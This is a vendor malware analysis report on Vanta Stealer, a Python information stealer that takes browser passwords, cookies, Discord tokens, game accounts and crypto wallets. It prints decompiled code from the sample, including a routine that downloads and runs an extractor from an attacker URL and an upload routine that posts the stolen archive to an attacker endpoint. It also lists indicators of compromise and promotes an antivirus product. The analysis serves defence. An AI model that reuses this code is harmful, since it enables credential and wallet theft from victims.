

Point Wild Exclusive: Dissecting Vanta Stealer, a Python-Based Cross-Platform Information Theft Malware

 pointwild.com/threat-intelligence/point-wild-exclusive-dissecting-vanta-stealer-a-python-based-cross-platform-information-theft-malware

Point Wild

July 28, 2026



Dissecting Vanta Stealer, a Python-Based Cross- Platform Information Theft Malware Malware Analysis Report

Executive Summary

The rapid adoption of Python as a malware development language has enabled threat actors to build highly modular and easily maintainable information stealers while leveraging commercial code protection frameworks to complicate analysis. **Vanta Stealer** exemplifies this trend by combining extensive credential harvesting capabilities with layered obfuscation techniques, allowing attackers to efficiently collect valuable user data while increasing the complexity of defensive analysis.

During our investigation, observed that Vanta Stealer targets a broad range of applications and digital assets, including Chromium-based browsers, Discord, Telegram Desktop, Steam, Riot Games, Roblox, Minecraft, Mullvad VPN, cryptocurrency wallets, and locally stored sensitive documents. In addition to harvesting browser passwords, cookies, and stored payment information, the malware collects authentication tokens, gaming platform data, VPN configurations, cryptocurrency wallet files, screenshots, webcam captures, and documents

containing wallet recovery phrases or private keys. The stolen information is consolidated into a structured archive before being exfiltrated to attacker-controlled infrastructure.

A notable characteristic of Vanta Stealer is its use of **multiple PyArmor protection layers**, combined with a PyInstaller-packaged executable, reflecting an emerging trend among Python-based malware families to adopt commercial software protection technologies as anti-analysis mechanisms. By introducing additional obfuscation layers, malware authors increase the effort required to inspect the underlying code, slowing reverse engineering efforts and delaying defensive response.

The malware's modular execution flow demonstrates a deliberate strategy to maximize the value of each compromised endpoint. Rather than limiting its focus to browser credentials, Vanta Stealer systematically aggregates authentication artifacts, financial information, gaming accounts, communication platform sessions, cryptocurrency assets, and other high-value data into a single exfiltration package, increasing the potential impact of a successful compromise.

From a single click to complete data exfiltration, how does a seemingly legitimate Python executable hidden behind multiple layers of PyInstaller and PyArmor protection transform into a sophisticated information stealer capable of harvesting credentials, cryptocurrency wallets, gaming accounts, communication platforms, and sensitive user data within minutes of execution?

Attack Chain



Fig 1: Attack Chain

Potential Infection Vector

The analyzed sample does not contain functionality that directly reveals its initial delivery mechanism. However, based on its packaging, execution workflow, and targeted applications, Vanta Stealer is likely intended to be distributed through **social engineering campaigns** that rely on user interaction.

Potential infection vectors include:

- **Phishing Emails:** Malicious attachments or download links disguised as invoices, delivery notifications, or account-related documents.
- **Trojanized Software:** Fake installers, cracked software, or repackaged applications distributed through untrusted websites.
- **Game Cheats and Mods:** Malicious game modifications, cheat utilities, or launchers targeting users of platforms such as Steam, Riot Games, Roblox, and Minecraft.

- **Fake Software Updates:** Installers masquerading as browser, media player, or system updates to trick users into executing the payload.
- **Malicious Code Repositories:** Python projects or development tools hosted on public repositories that embed the stealer within seemingly legitimate packages.
- **SEO Poisoning and Malvertising:** Search engine manipulation and malicious advertisements that redirect users to attacker-controlled download pages.

Technical Analysis of Vanta Stealer

File Info:




Fig 2: Identified as a PyInstaller Executable

The static file-identification results produced by Detect It Easy (DIE) v3.10 on Windows 10 (x86_64) for a sample with a hashed filename. The analysis characterizes the target as a 64-bit Portable Executable (PE64), little-endian, AMD64-architecture GUI binary. The toolchain fingerprint indicates the executable was built for the Windows (Vista) subsystem and linked with Microsoft Linker 14.36.35222, compiled using Microsoft Visual C/C++ (19.36.35222) under Visual Studio 2022 (v17.6).

PyInstaller Archive Extraction: Recovering Bundled Python Artifacts via pyinstxtractor

```
Microsoft Windows [Version 10.0.26200.8875]
(c) Microsoft Corporation. All rights reserved.

D:\New\2026\July\PythonExtractor>python pyinstxtractor.py 3bff25e745707056cf4ed6428ee8aace9a1bff2fb4030e32a7c0470a34cbfa62

=====
[+] Processing: 3bff25e745707056cf4ed6428ee8aace9a1bff2fb4030e32a7c0470a34cbfa62
[+] Processing 3bff25e745707056cf4ed6428ee8aace9a1bff2fb4030e32a7c0470a34cbfa62
[+] Pyinstaller version: 2.1+
[+] Python version: 3.10
[+] Length of package: 80092917 bytes
[+] Found 216 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: pyi_rth_inspect.pyc
[+] Possible entry point: pyi_rth_pkgres.pyc
[+] Possible entry point: pyi_rth_pywintypes.pyc
[+] Possible entry point: pyi_rth_pkgutil.pyc
[+] Possible entry point: pyi_rth_pythoncom.pyc
[+] Possible entry point: pyi_rth_setuptools.pyc
[+] Possible entry point: pyi_rth_multiprocessing.pyc
[+] Possible entry point: pyi_rth_cryptography_openssl.pyc
[+] Possible entry point: main.pyc
[!] Warning: This script is running in a different Python version than the one used to build the executable.
[!] Please run this script in Python 3.10 to prevent extraction errors during unmarshalling
[!] Skipping pyz extraction
[+] Successfully extracted: 3bff25e745707056cf4ed6428ee8aace9a1bff2fb4030e32a7c0470a34cbfa62
```

Fig 3: Unpacking the PyInstaller CArchive

This figure shows the extraction stage, where the PyInstaller-packed executable is unpacked using [pyinstxtractor](#). The tool reports **PyInstaller 2.1+**, target **Python 3.10**, an **80,092,917-byte** CArchive, and **216 embedded files**. Among the enumerated entry points, most are automatic runtime hooks (`pyi_rth_*`), while **main.pyc** represents the original application script and is the key target for later decompilation.

Locating the Primary Payload: Identification of main.pyc in the Extracted Archive

libssl-1_1.dll	7/24/2026 11:52 AM	Application extens...	679 KB	
main.pyc	7/24/2026 11:52 AM	Compiled Python ...	32 KB	Malicious pyc
pyexpat.pyd	7/24/2026 11:52 AM	Python Extension ...	188 KB	
pyi_rth_cryptography_openssl.pyc	7/24/2026 11:52 AM	Compiled Python ...	1 KB	
pyi_rth_inspect.pyc	7/24/2026 11:52 AM	Compiled Python ...	2 KB	

Fig 4: File-explorer view of the extracted PyInstaller directory, highlighting `main.pyc` (32 KB) as the primary application. This figure displays the extracted contents of the PyInstaller archive, confirming the recovery of the target application's compiled bytecode. Among the unpacked artifacts, **main.pyc** (32 KB, compiled Python) is identified as the primary entry-point module and flagged as the file of interest for decompilation. Its relatively small size indicates it holds the application's core logic rather than bundled dependencies.

Second-Layer Obfuscation: PyArmor-Protected Bytecode in the Decompiled main.pyc


```

import subprocess
import ctypes
import win32crypt
from Crypto.Cipher import AES

try:
    from PIL import ImageGrab
    import cv2
    SCREENSHOT_AVAILABLE = True
finally:
    pass
SCREENSHOT_AVAILABLE = False
added_files = set()
EXTRACTOR_EXE_URL = 'https://vanta.st/cook'
HIT_ENDPOINT = 'https://vanta.st/api/hit/upload'
STEALER_LOG = os.path.join(tempfile.gettempdir(), 'vanta_stealer.log')

def _log(msg):
    '''Append to %TEMP%\vanta_stealer.log and print (visible when run from console).'''
    '__pyarmor_enter_57434__(...)'

    try:
        _var_var_0 = f'[{datetime.datetime.now().strftime('%Y-%m-%d %H:%M:%S.%f')}[:-3]}] {msg}'

        try:
            with open(STEALER_LOG, 'a', 'utf-8', **('encoding',)) as _var_var_1:
                _var_var_1.write(_var_var_0 + '\n')
                None(None, None, None)
            with None:
                if not None:
                    pass
        finally:
            pass

        try:
            print(_var_var_0, True, **('flush',))
        finally:
            pass
    except:
        pass

```

Fig 7: Recovered main.pyc illustrating Vanta Stealer's primary execution

Execution Flow of Vanta Stealer




Fig 8: Vanta Stealer execution

Runtime Retrieval of a Dedicated Browser Credential Extractor

```
def download_and_run_extractor():
    '''Downloads external extractor and retrieves cookies, passwords, and credit cards.'''
    '__pyarmor_enter_57500__(...)'

    try:
        try:
            _log(f'''extractor download: {EXTRACTOR_EXE_URL}''')
            _var_var_104 = requests.get(EXTRACTOR_EXE_URL, 60, **{'timeout',})
            if _var_var_104.status_code != 200:
                _log(f'''extractor download failed: HTTP {_var_var_104.status_code}''')
        finally:
            return None
            _log(f'''extractor downloaded: {len(_var_var_104.content)} bytes''')
            _var_var_105 = os.path.join(tempfile.gettempdir(), f'''extractor_{random.randint(1000, 9999)}.exe''')
            with open(_var_var_105, 'wb') as _var_var_1:
                _var_var_1.write(_var_var_104.content)
                None(None, None, None)
            with None:
                if not None:
                    pass
            _var_var_106 = os.path.join(tempfile.gettempdir(), f'''appbound_out_{random.randint(1000, 9999)}.json''')
            _log(f'''extractor run: {_var_var_105} -> {_var_var_106}''')
            subprocess.run([
                _var_var_105,
                _var_var_106, 120, True, **{'timeout', 'check'})
            if os.path.exists(_var_var_106):
                with open(_var_var_106, 'r') as _var_var_1:
                    _var_var_102 = json.load(_var_var_1)
                    None(None, None, None)
                with None:
                    if not None:
                        None
```

Fig 9: Vanta Stealer's modular browser extraction workflow.

Unlike many information stealers that integrate browser credential theft directly into the primary payload, Vanta Stealer adopts a modular approach by downloading a dedicated browser extraction utility at runtime. This design not only allows operators to update browser harvesting capabilities independently but also minimizes changes to the primary malware, making long-term maintenance and feature updates significantly easier.

Discord Account Profiling and Token Enrichment

```
_var_var_114 = get_discord_tokens()
_log(f'''discord tokens found: {len(_var_var_114)}''')
_var_var_115 = []
for _var_var_116 in _var_var_114:
    _var_var_98 = get_discord_user_info(_var_var_116)
    if _var_var_98:
        _var_var_117 = get_discord_billing_info(_var_var_116)
        _var_var_45 = get_discord_guild_admin_info(_var_var_116)
        _var_var_115.append({
            'username': f'''{_var_var_98.get('username', 'N/A')}#{_var_var_98.get('discriminator', 'N/A')}''',
            'email': _var_var_98.get('email', 'N/A'),
            'phone': _var_var_98.get('phone', 'N/A'),
            'id': _var_var_98.get('id', 'N/A'),
            'nitro': 'Yes' if _var_var_117['has_nitro'] else 'No',
            'payment_methods': _var_var_117['payment_methods'],
            'admin_guilds': _var_var_45 })
```

Fig 10: Vanta Stealer enriches stolen Discord tokens by retrieving account details, billing information, Nitro status, and server administrative privileges.

Rather than simply collecting Discord authentication tokens, Vanta Stealer performs additional account profiling by validating each recovered token against the Discord API. For every valid token, the malware retrieves the associated username, email address, phone number, user ID, Nitro subscription status, linked payment methods, and Discord server administrative privileges. This enrichment process transforms raw authentication tokens into comprehensive

victim profiles, enabling threat actors to quickly identify high-value accounts with financial information or elevated administrative access.

Multi-Application Data Collection

```
(_var_var_118, _var_var_14) = get_steam_info()
_var_var_119 = get_crypto_wallets()
(_var_var_120, _var_var_14) = get_roblox_data()
_var_var_121 = get_mullvad_data()
_var_var_122 = get_valorant_data()
_var_var_66 = scan_sensitive_files()
_var_var_123 = {
    'tokens': _var_var_114,
    'accounts': _var_var_115,
    'payments': [] }
```

Fig 11: Vanta Stealer invokes multiple collection modules to harvest

Following browser and Discord data collection, Vanta Stealer expands its harvesting routine by invoking dedicated modules targeting multiple applications and digital assets. The malware collects Steam account artifacts, cryptocurrency wallet files, Roblox data, Mullvad VPN configurations, Valorant-related information, and sensitive documents discovered on the compromised system. The collected Discord tokens and enriched account information are then consolidated into a structured data object, preparing all harvested artifacts for archive generation and subsequent exfiltration. This modular design enables the malware to efficiently aggregate data from diverse sources during a single execution.

Module	Purpose
Steam	Gaming account collection
Crypto Wallets	Wallet discovery
Roblox	User/session artifacts
Mullvad	VPN configuration
Valorant	Riot Games data
Sensitive Files	Documents & recovery phrases

Comprehensive Data Inventory and Summary Generation

```
        _var_var_94 += _var_var_79['netscape_line'] + '\n'
    _var_var_74.writestr(f'''Cookies/(_var_var_92)cookies.txt''', _var_var_94)
    _var_var_95 = f'''Data Collection Summary:\n\nPasswords: {len(passwords)}\nCookies: {len(cookies)}\nCredit Cards: {len(cards)}\nDiscord
Tokens: {len(discord_data['tokens'])}\nDiscord Accounts: {len(discord_data['accounts'])}\nSteam Files: {len(steam_files)}\nCrypto
Wallets: {len(crypto_wallets)}\nRoblox Files: {len(roblox_files)}\nTelegram Files: {len(get_telegram_data())}\nScreenshots: {len(
capture_screenshots())}\nMinecraft Files: {len(get_minecraft_data())}\nMullvad Files: {len(mullvad_files)}\nValorant Files: {len(
valorant_files)}\nSensitive Files: {len(sensitive_files)}\n'''
    if cookies:
        _var_var_95 += "\nCookie import files saved in 'Cookies/' folder.\n"
    _var_var_77(_var_var_95, 'Summary.txt')
```

Fig 12: Vanta Stealer generates a Summary.txt report that inventories harvested artifacts and categorizes the collected data before archive generation.

Following data collection, Vanta Stealer generates a structured inventory of the harvested artifacts before completing the exfiltration process. The malware records the number of collected browser passwords, cookies, credit cards, Discord tokens, Discord accounts, Steam files, cryptocurrency wallets, Roblox data, Telegram artifacts, screenshots, Minecraft data, Mullvad VPN configurations, Valorant files, and sensitive documents into a dedicated Summary.txt report.

By producing this consolidated summary, the malware enables operators to quickly assess the value of a compromised system without manually reviewing each harvested file. The routine also stores browser cookies in a dedicated directory, further organizing the stolen data prior to archive generation and exfiltration.

Archive Generation and Data Exfiltration

```
try:
    _log('building zip..')
    _var_var_124 = create_complete_zip(_var_var_113, _var_var_108, _var_var_107, _var_var_109, _var_var_123, _var_var_118,
    _var_var_119, _var_var_120, _var_var_121, _var_var_122, _var_var_66)
    _var_var_125 = upload_to_website(_var_var_124, _var_var_110, _var_var_111, _var_var_112, **('standalone',))
    _var_var_124.close()
    if _var_var_125:
        _log('=== stealer end (ok) ===')
    else:
        _log('=== stealer end (upload failed) ===')
finally:
    pass
_var_var_100 = None
```

```

_var_var_102 = {
    'userId': user_id,
    'username': username,
    'hitType': _var_var_101 }
if standalone:
    _var_var_98 = get_system_info()
    if not _var_var_98.get('ip', ''):
        pass
    _var_var_102['ip'] = ''
    _var_var_102['country'] = ''
_log(f'''upload start: endpoint={HIT_ENDPOINT} hitType={_var_var_101} userId={user_id[:8]}... username={username!r} zipBytes={len(
_var_var_96)}''')
if not standalone:
    _log('mod mode: mod must POST /api/hit (stats/session) before this ZIP upload attaches')

try:
    _var_var_40 = requests.post(HIT_ENDPOINT, _var_var_102, _var_var_10, 300, **{'data': 'files', 'timeout'})
    if not _var_var_40.text:
        pass
    _var_var_103 = ''[:500].replace('\n', ' ')
    _log(f'''upload response: HTTP {_var_var_40.status_code} len={len(_var_var_40.content)} body={_var_var_103!r}''')
    if _var_var_40.status_code == 200:
        _log('upload ok')
finally:
    return True
    if _var_var_40.status_code == 413:
        _log('upload failed: nginx client_max_body_size too small - on VPS set client_max_body_size 100M; in the location that proxies
to Node and reload nginx')
    else:
        _log(f'''upload failed: HTTP {_var_var_40.status_code}''')
    return False
_var_var_100 = None

```

Fig 13: Vanta Stealer generates a consolidated ZIP archive and uploads it to a remote server together with victim-specific metadata using an HTTP POST request.

Upon completing all collection routines, Vanta Stealer invokes the `create_complete_zip()` function to consolidate the harvested artifacts into a single compressed archive. The generated ZIP package includes system information, browser credentials, cookies, Discord account data, gaming platform artifacts, cryptocurrency wallet files, VPN configurations, and sensitive documents collected during execution.

Before transmitting the archive, the malware constructs a metadata object containing a **unique victim identifier (userId)**, **username**, and **execution mode (hitType)**, enabling the operator to associate uploaded data with a specific victim or campaign. The archive is then uploaded to a predefined command-and-control endpoint using an HTTP **POST** request, where both the ZIP file and victim metadata are transmitted together.

The upload routine validates the server response and records the transaction status, indicating successful exfiltration upon receiving an HTTP **200 OK** response. Additionally, the implementation includes error handling for oversized uploads (HTTP **413**), suggesting that the malware is designed to operate against a managed backend infrastructure with predefined upload limitations.

This workflow demonstrates that Vanta Stealer follows a structured **collect** → **package** → **identify** → **exfiltrate** execution model, ensuring that harvested data is not only organized into a single archive but also linked to individual victims for efficient management within the attacker's infrastructure.

Conclusion

Vanta Stealer highlights the evolution of modern Python-based information stealers, combining extensive data harvesting with layered anti-analysis techniques to maximize the impact of a single compromise. By targeting browsers, communication platforms, gaming applications, cryptocurrency wallets, and sensitive documents, the malware demonstrates how attackers are expanding their focus beyond traditional credential theft.

Through this analysis, provides insights into Vanta Stealer's execution workflow, collection methodology, and layered PyArmor protection, helping researchers and defenders better understand the techniques employed by emerging Python-based malware families and the evolving threat landscape.

Detection and Mitigation

[UltraAV](#), powered by Point Wild, helps defend against such threats by focusing on initial-stage files received from various sources, including abused GitHub Pages, compromised websites, Social engineering campaigns, and trojanized applications disguised as legitimate software installed by users.




Fig 14: Detection with UltraAV

As threats like Vanta Stealer continue to rise, so does the need for robust antivirus software. Whether you're working, gaming or shopping, let UltraAV safeguard your digital life. Download [UltraAV](#) now and stay safe from malware, viruses and emerging threats like Vanta Stealer.

Following are the IOCs belonging to this campaign

3bff25e745707056cf4ed6428ee8aace9a1bff2fb4030e32a7c0470a34cbfa62

4bdf15157fc0067af179d11e9ad168816ce99a849fd45332482b0b88a05aeabb

5dbddac39fda06acc703c22935fa24e0b4bcdabc26624a1869fe93cd568cdb9fc

6f20836eef6496695e5f2a5fd81e7dfb8770df38fb1bf67fcf024c1261352daa

09e3ce307b2af3f94a315eba97c094d8d755b3674208cc47ceab3c1630a84ad9

026c85b97a6ddac14c9835d0580228c0a82dd82ce12d8d921c2f3067a12bbb7e

31f3e50e764a090d2dbf759e6cb5f678c5c6a3a5a96ff3a2069ffda520580e52

34a01c2429161a8711adff3495ab1dee4419511c8f45c483f50ac71205f68512

44d48b4876cc99f1781877eae9d1e22e99925079a5a8cd0d9022176f5757baaf

64d85df47edd0187462786ff290f34b080f909a5dda946fa7e83fa3f40aaa878

96cc8dc992e465f5f959c7d1481e3789067a78c83706a3dd7ba5a20eaf32b701

467c192e3aeafbacc29ab272575bc76545f371a50670fb4a1cf3104dae30622e0

785d6372f397470c48faa0a9a525b91cb990d0b3ed4b6452e31d75ed179a409c

858fcd9bd05d73d2dcc1496761e2f71fd0bf75fa0ae66eeb7405f788837ec384

3349f0cf1d4f294d7d98ee12e0ce03a40740668b50e5e553d843f233a0021d36

9339c056663e9f57d4b9d34b339cd85048176b9e7d9a20958b7ba190964acd47

a71c4149bcb8a77ca755ff235e91b1e774293cf3d653aaa2c41fe943cd0848f1

aa9268a758b5333d725b4b08350ec35e05b9a86f02d65b83b2d9a51e8859b5cd

b6a7d57fb37a0d9dab8a9e1a81ac6c228fefa4375611bbdf847a775c66cf96c5
